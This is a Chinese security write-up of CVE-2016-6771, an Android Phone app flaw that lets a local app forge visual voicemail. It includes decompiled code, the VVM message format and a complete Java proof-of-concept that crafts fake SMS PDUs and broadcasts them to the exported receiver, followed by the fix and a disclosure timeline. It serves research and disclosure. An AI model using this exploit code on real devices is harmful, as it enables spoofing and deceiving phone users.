

作者:Xbalien@tsrc
谷歌近期對外公布了12月份的安全公告,其中包含騰訊安全平臺部金剛(KingKong)團隊提交的語音信箱偽造漏洞(CVE-2016-6771),該漏洞可導致惡意應用進行偽造語音信箱攻擊。目前谷歌已經發布補丁,本文將對該漏洞進行分析。
漏洞概述

Phone應用中存在一處未受保護的暴露組件com.android.phone.vvm.omtp.sms.OmtpMessageReceiver,該組件接收來自外部的Intent,解析承載的VVM協議,構造語音信箱。該漏洞可以被本地惡意應用觸發,進行偽造語音信箱攻擊。該漏洞屬于比較常規的暴露組件問題。
漏洞詳情
在對AOSP中系統應用進行分析時,發現系統應用TeleService.apk(com.android.phone)存在一處暴露組件,該組件為com.android.phone.vvm.omtp.sms.OmtpMessageReceiver。根據組件名字應該是處理某類消息的組件,回想起以前谷歌出現的短信偽造漏洞,于是決定嘗試進行分析,看是否存在該類漏洞。 由于該組件是一個廣播接收者,于是分析onReceive回調函數處理邏輯,代碼如下:
 public void onReceive(Context context, Intent intent) {
? ? ? ? this.mContext = context;
? ? ? ? this.mPhoneAccount = PhoneUtils.makePstnPhoneAccountHandle(intent.getExtras().getInt("phone"));
? ? ? ? if(this.mPhoneAccount == null) {
? ? ? ? ? ? Log.w("OmtpMessageReceiver", "Received message for null phone account");
? ? ? ? ? ? return;
? ? ? ? }
? ? ? ? if(!VisualVoicemailSettingsUtil.isVisualVoicemailEnabled(this.mContext, this.mPhoneAccount)) {
? ? ? ? ? ? Log.v("OmtpMessageReceiver", "Received vvm message for disabled vvm source.");
? ? ? ? ? ? return;
? ? ? ? }
        //開始解析intent,將intent承載的額外數據還原為SmsMessage(短信消息)
? ? ? ? SmsMessage[] v5 = Telephony$Sms$Intents.getMessagesFromIntent(intent);
? ? ? ? StringBuilder v3 = new StringBuilder();
? ? ? ? int v0;
        //把短信消息的body提取出來并合并
? ? ? ? for(v0 = 0; v0 < v5.length; ++v0) {
? ? ? ? ? ? if(v5[v0].mWrappedSmsMessage != null) {
? ? ? ? ? ? ? ? v3.append(v5[v0].getMessageBody());
? ? ? ? ? ? }
? ? ? ? }
        //通過OmtpSmsParser.parse對短息消息的body(vvm協議)進行解析封裝到對應處理類
? ? ? ? WrappedMessageData v4 = OmtpSmsParser.parse(v3.toString());
        //根據不同的協議執行不同功能
? ? ? ? if(v4 != null) {
? ? ? ? ? ? if(v4.getPrefix() == "//VVM:SYNC:") {
? ? ? ? ? ? ? ? SyncMessage v2 = new SyncMessage(v4);
? ? ? ? ? ? ? ? Log.v("OmtpMessageReceiver", "Received SYNC sms for " + this.mPhoneAccount.getId() +?" with event" + v2.getSyncTriggerEvent());
? ? ? ? ? ? ? ? LocalLogHelper.log("OmtpMessageReceiver", "Received SYNC sms for " + this.mPhoneAccount.getId() + " with event" + v2.getSyncTriggerEvent());
? ? ? ? ? ? ? ? this.processSync(v2);
? ? ? ? ? ? }
? ? ? ? ? ? else if(v4.getPrefix() == "//VVM:STATUS:") {
? ? ? ? ? ? ? ? Log.v("OmtpMessageReceiver", "Received STATUS sms for " + this.mPhoneAccount.getId());
? ? ? ? ? ? ? ? LocalLogHelper.log("OmtpMessageReceiver", "Received Status sms for " + this.mPhoneAccount.getId());
? ? ? ? ? ? ? ? this.updateSource(new StatusMessage(v4));
? ? ? ? ? ? }
? ? ? ? ? ? else {
? ? ? ? ? ? ? ? Log.e("OmtpMessageReceiver", "This should never have happened");
? ? ? ? ? ? }
? ? ? ? }
? ? }- 當intent承載的額外數據phone為存在的PhoneAccount且isVisualVoicemailEnabled的時候,會進入vvm協議的解析流程;
- 解析流程中首先通過TelephonyIntents.getMessagesFromIntent,把intent里承載的額外數據構造成SmsMessage,通過查看對應處理方法,可以知道intent承載的額外數據可以是3gpp短信消息結構;
public static SmsMessage[] getMessagesFromIntent(Intent intent) {
    Object[] messages;
    try {
        //提取pdus原始數據
        messages = (Object[]) intent.getSerializableExtra("pdus");
    }
    catch (ClassCastException e) {
        Rlog.e(TAG, "getMessagesFromIntent: " + e);
        return null;
    }
    if (messages == null) {
        Rlog.e(TAG, "pdus does not exist in the intent");
        return null;
    }
    //獲取短消息格式類型
    String format = intent.getStringExtra("format");
    int subId = intent.getIntExtra(PhoneConstants.SUBSCRIPTION_KEY,
    SubscriptionManager.getDefaultSmsSubscriptionId());
    Rlog.v(TAG, " getMessagesFromIntent sub_id : " + subId);
    int pduCount = messages.length;
    SmsMessage[] msgs = new SmsMessage[pduCount];
    //構造短信消息
    for (int i = 0; i < pduCount; i++) {
        byte[] pdu = (byte[]) messages[i];
        msgs[i] = SmsMessage.createFromPdu(pdu, format);
        msgs[i].setSubId(subId);
    }
    return msgs;
}
3.從短信消息結構中提取出body部分,交由OmtpSmsParser.parse解析,流程如下:
package com.android.phone.vvm.omtp.sms;
import android.util.ArrayMap;
import android.util.Log;
import java.util.Map;
public class OmtpSmsParser {
? ? private static String TAG;
? ? static {
? ? ? ? OmtpSmsParser.TAG = "OmtpSmsParser";
? ? }
? ? public OmtpSmsParser() {
? ? ? ? super();
? ? }
? ? public static WrappedMessageData parse(String smsBody) {
? ? ? ? WrappedMessageData v4 = null;
? ? ? ? if(smsBody == null) {
? ? ? ? ? ? return v4;
? ? ? ? }
? ? ? ? WrappedMessageData v0 = null;
        //短息消息需要滿足前綴
? ? ? ? if(smsBody.startsWith("//VVM:SYNC:")) {
? ? ? ? ? ? v0 = new WrappedMessageData("//VVM:SYNC:", OmtpSmsParser.parseSmsBody(smsBody.substring(
? ? ? ? ? ? ? ? ? ? "//VVM:SYNC:".length())));
? ? ? ? ? ? if(v0.extractString("ev") == null) {
? ? ? ? ? ? ? ? Log.e(OmtpSmsParser.TAG, "Missing mandatory field: ev");
? ? ? ? ? ? ? ? return v4;
? ? ? ? ? ? }
? ? ? ? }
? ? ? ? else if(smsBody.startsWith("//VVM:STATUS:")) {
? ? ? ? ? ? v0 = new WrappedMessageData("//VVM:STATUS:", OmtpSmsParser.parseSmsBody(smsBody.substring(
? ? ? ? ? ? ? ? ? ? "//VVM:STATUS:".length())));
? ? ? ? }
? ? ? ? return v0;
? ? }
    //前綴之后需要滿足的消息結構
? ? private static Map parseSmsBody(String message) {
? ? ? ? ArrayMap v3 = new ArrayMap();
? ? ? ? String[] v0 = message.split(";");
? ? ? ? int v6 = v0.length;
? ? ? ? int v4;
? ? ? ? for(v4 = 0; v4 < v6; ++v4) {
? ? ? ? ? ? String[] v2 = v0[v4].split("=");
? ? ? ? ? ? if(v2.length == 2) {
? ? ? ? ? ? ? ? ((Map)v3).put(v2[0].trim(), v2[1].trim());
? ? ? ? ? ? }
? ? ? ? }
? ? ? ? return ((Map)v3);
? ? }
}
通過分析解析流程,可以知道vvm協議由//VVM:STATUS或者//VVM:SYNC開頭,后面有多個字段,由“;”分號作為分割,“=”等號作為鍵值對,通過分析StatusMessage(v4),SyncMessage(v4)的構造函數
public SyncMessage(WrappedMessageData wrappedData) {
        super();
        this.mSyncTriggerEvent = wrappedData.extractString("ev");
        this.mMessageId = wrappedData.extractString("id");
        this.mMessageLength = wrappedData.extractInteger("l");
        this.mContentType = wrappedData.extractString("t");
        this.mSender = wrappedData.extractString("s");
        this.mNewMessageCount = wrappedData.extractInteger("c");
        this.mMsgTimeMillis = wrappedData.extractTime("dt");
    }

public StatusMessage(WrappedMessageData wrappedData) {
        super();
        this.mProvisioningStatus = wrappedData.extractString("st");
        this.mStatusReturnCode = wrappedData.extractString("rc");
        this.mSubscriptionUrl = wrappedData.extractString("rs");
        this.mServerAddress = wrappedData.extractString("srv");
        this.mTuiAccessNumber = wrappedData.extractString("tui");
        this.mClientSmsDestinationNumber = wrappedData.extractString("dn");
        this.mImapPort = wrappedData.extractString("ipt");
        this.mImapUserName = wrappedData.extractString("u");
        this.mImapPassword = wrappedData.extractString("pw");
        this.mSmtpPort = wrappedData.extractString("spt");
        this.mSmtpUserName = wrappedData.extractString("smtp_u");
        this.mSmtpPassword = wrappedData.extractString("smtp_pw");
    }
可以知道,程序要解析vvm協議如下:
//VVM:STATUS:st=xxx;rc=0;rs=xxx;srv=xxx;tui=xxx;dn=xxx;ipt=xxx;u=xxx;pw=xxx;spt=xxx;smtp_u=xxx;smtp_pw=xxx
//VVM:SYNC:ev=xxx;id=xxx;l=xxx;t=xxx;s=xxx;c=xxx;dt=xxx;srv=xxx;ipt=xxx;u=xxx;pw=xxx
4.根據vvm協議,構造不同的數據結構,最后根據不同的協議執行不同的流程。 5.在測試過程中,發現//VVM:SYNC可以指定來源,偽造任意號碼。而如果要在進入可視化語音郵箱界面,點擊播放語音時能夠產生語音的下載,需要事先有//VVM:STATUS協議,這樣在點擊播放時才會去對應的服務器進行賬號登錄,獲取數據(具體的測試本人并深入去測試,如有錯誤望大家指正),相關vvm協議可以參考資料[1]和[2]。
POC如下:
構造一個短信消息結構,其中body為符合相關解析流程的//VVM協議,就可以讓OmtpMessageReceiver根據外部intent承載的額外數據構造偽造的語音信箱。其中,較早版本的Android系統曾經出現過偽造短信的漏洞,直接利用那段代碼[3],構造短信消息可以。
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        statusButton = (Button) findViewById(R.id.status_btn);
        syncButton = (Button) findViewById(R.id.sync_btn);

        statusButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                //VVM:STATUS消息
                createFakeSms(MainActivity.this, "100000", "//VVM:STATUS:st=R;rc=0;srv=vvm.tmomail.net;ipt=143;u=0000000000@vms.eng.t-mobile.com;pw=BOQ8CAzzNcu;lang=1|2|3|4;g_len=180;vs_len=10;pw_len=4-9");
            }
        });

        syncButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                //VVM:SYNC消息
                createFakeSms(MainActivity.this, "100000", "//VVM:SYNC:ev=NM;c=1;t=v;s=12345678;dt=09/16/2016 10:53 -0400;l=7;srv=vvm.tmomail.net;ipt=143;u=0000000000@vms.eng.t-mobile.com;pw=BOQ8CAzzNcu;");
            }
        });
    }

    //構造短信消息
    private static void createFakeSms(Context context, String sender,
                                      String body) {
        byte[] pdu = null;
        byte[] scBytes = PhoneNumberUtils
                .networkPortionToCalledPartyBCD("0000000000");
        byte[] senderBytes = PhoneNumberUtils
                .networkPortionToCalledPartyBCD(sender);
        int lsmcs = scBytes.length;
        byte[] dateBytes = new byte[7];
        Calendar calendar = new GregorianCalendar();
        dateBytes[0] = reverseByte((byte) (calendar.get(Calendar.YEAR)));
        dateBytes[1] = reverseByte((byte) (calendar.get(Calendar.MONTH) + 1));
        dateBytes[2] = reverseByte((byte) (calendar.get(Calendar.DAY_OF_MONTH)));
        dateBytes[3] = reverseByte((byte) (calendar.get(Calendar.HOUR_OF_DAY)));
        dateBytes[4] = reverseByte((byte) (calendar.get(Calendar.MINUTE)));
        dateBytes[5] = reverseByte((byte) (calendar.get(Calendar.SECOND)));
        dateBytes[6] = reverseByte((byte) ((calendar.get(Calendar.ZONE_OFFSET) + calendar
                .get(Calendar.DST_OFFSET)) / (60 * 1000 * 15)));
        try {
            ByteArrayOutputStream bo = new ByteArrayOutputStream();
            bo.write(lsmcs);
            bo.write(scBytes);
            bo.write(0x04);
            bo.write((byte) sender.length());
            bo.write(senderBytes);
            bo.write(0x00);
            bo.write(0x00); // encoding: 0 for default 7bit
            bo.write(dateBytes);
            try {
                String sReflectedClassName = "com.android.internal.telephony.GsmAlphabet";
                Class cReflectedNFCExtras = Class.forName(sReflectedClassName);
                Method stringToGsm7BitPacked = cReflectedNFCExtras.getMethod(
                        "stringToGsm7BitPacked", new Class[] { String.class });
                stringToGsm7BitPacked.setAccessible(true);
                byte[] bodybytes = (byte[]) stringToGsm7BitPacked.invoke(null,
                        body);
                bo.write(bodybytes);
            } catch (Exception e) {
            }

            pdu = bo.toByteArray();
        } catch (IOException e) {
        }
        //構造待發送的intent
        Intent intent = new Intent();
        intent.setClassName("com.android.phone",
                "com.android.phone.vvm.omtp.sms.OmtpMessageReceiver");
        intent.putExtra("phone",0);
        intent.putExtra("pdus", new Object[] { pdu });
        intent.putExtra("format", "3gpp");
        context.sendBroadcast(intent);
    }

    private static byte reverseByte(byte b) {
        return (byte) ((b & 0xF0) >> 4 | (b & 0x0F) << 4);
    }
實際效果

可以偽造語音信箱來源為12345678,欺騙用戶
修復方案
谷歌的修復方案是設置該組件為不導出 https://android.googlesource.com/platform/packages/services/Telephony/+/a39ff9526aee6f2ea4f6e02412db7b33d486fd7d
時間線
- 2016.09.17 提交漏洞報告至 Android issue Tracker
- 2016.10.04 確認漏洞,ANDROID-31566390
- 2016.10.27 分配CVE-2016-6771
- 2016.12.06 谷歌公告
參考
[1].https://shubs.io/breaking-international-voicemail-security-via-vvm-exploitation/
[2].http://www.gsma.com/newsroom/wp-content/uploads/2012/07/OMTP_VVM_Specification13.pdf
[3].(http://stackoverflow.com/questions/12335642/create-pdu-for-android-that-works-with-smsmessage-createfrompdu-gsm-3gpp)
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/141/
暫無評論